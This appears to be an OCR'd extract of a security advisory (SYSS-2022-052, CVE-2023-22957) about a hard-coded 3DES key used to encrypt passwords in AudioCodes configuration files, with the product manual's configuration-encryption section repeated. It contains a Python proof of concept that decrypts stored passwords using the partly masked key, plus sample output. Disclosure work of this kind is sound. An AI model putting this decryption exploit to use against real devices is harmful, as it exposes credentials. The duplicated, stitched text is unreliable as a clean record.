
```python
#!/usr/bin/env python3
# -*- coding: utf-8 -*-

import sys
import base64
from Crypto.Cipher import DES3
from binascii import unhexlify

KEY = unhexlify('604075fb########################################')
IV  = unhexlify('a3a4####35cb####')

def decrypt(ciphertext):
    ciphertext_decoded = base64.b64decode(ciphertext)
    cipher = DES3.new(KEY, DES3.MODE_CBC, iv=IV)
    plaintext = cipher.decrypt(ciphertext_decoded)
    print("plain text password: {}".format(plaintext.decode('utf-8')))


def main():
    decrypt(sys.argv[1])


if __name__ == '__main__':
    main()
```



```
$ python3 poc.py VvlZOp5/5pM=

plain text password: system
```




```
$ python3 poc.py VvlZOp5/5pM=

plain text password: system
```



```
HTTP/1.1 200 OK
Date: Tue, 08 Nov 2022 11:09:13 GMT
Server: Apache
X-Frame-Options: SAMEORIGIN
Referrer-Policy: no-referrer
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Strict-Transport-Security: max-age=31536000; includeSubDomains
```


...



```
ems_server/provisioning/url=https://ippdm.audiocodes.com:443/
ems_server/user_name=[redacted]@audiocodes.com
ems_server/user_password={"nQb[redacted]w=="}
personal_settings/language=English
```

SYSS-2022-052

- SYSS-2022-052
- CVE-2023-22957
- Use of hard-coded Cryptographic Key (CWE-321)



28.1 Encrypting Configuration Files

This procedure describes how to encrypt the Configuration file. For example, you may wish to encrypt the configuration file when it is send over an unsecure network.

➢ **To encrypt the configuration file:**


■ At the command line prompt, specify the following:

```
encryption_tool.exe -f <filename>.cfg
```

where <*file name*>.cfg specifies the name of the Configuration file that you wish to encrypt.

Once the Configuration file is encrypted, it receives the suffix '.cfx' (e.g. Conf.cfx). This is the file that you should specify in the 'Configuration URL' and the 'Dynamic Configuration URL' fields when performing automatic provisioning (see Part II 'Automatic Provisioning').

AudioCodes Administrator Manual



28.1 Encrypting Configuration Files

This procedure describes how to encrypt the Configuration file. For example, you may wish to encrypt the configuration file when it is send over an unsecure network.

➤ **To encrypt the configuration file:**


- At the command line prompt, specify the following:

```
encryption_tool.exe -f <filename>.cfg
```

where *<file name>*.cfg specifies the name of the Configuration file that you wish to encrypt.

Once the Configuration file is encrypted, it receives the suffix '.cfx' (e.g. Conf.cfx). This is the file that you should specify in the 'Configuration URL' and the 'Dynamic Configuration URL' fields when performing automatic provisioning (see Part II 'Automatic Provisioning').

AudioCodes Administrator Manual



28.1 Encrypting Configuration Files

This procedure describes how to encrypt the Configuration file. For example, you may wish to encrypt the configuration file when it is send over an unsecure network.

➢ **To encrypt the configuration file:**

- At the command line prompt, specify the following:


```
encryption_tool.exe -f <filename>.cfg
```

where <*file name*>.cfg specifies the name of the Configuration file that you wish to encrypt.

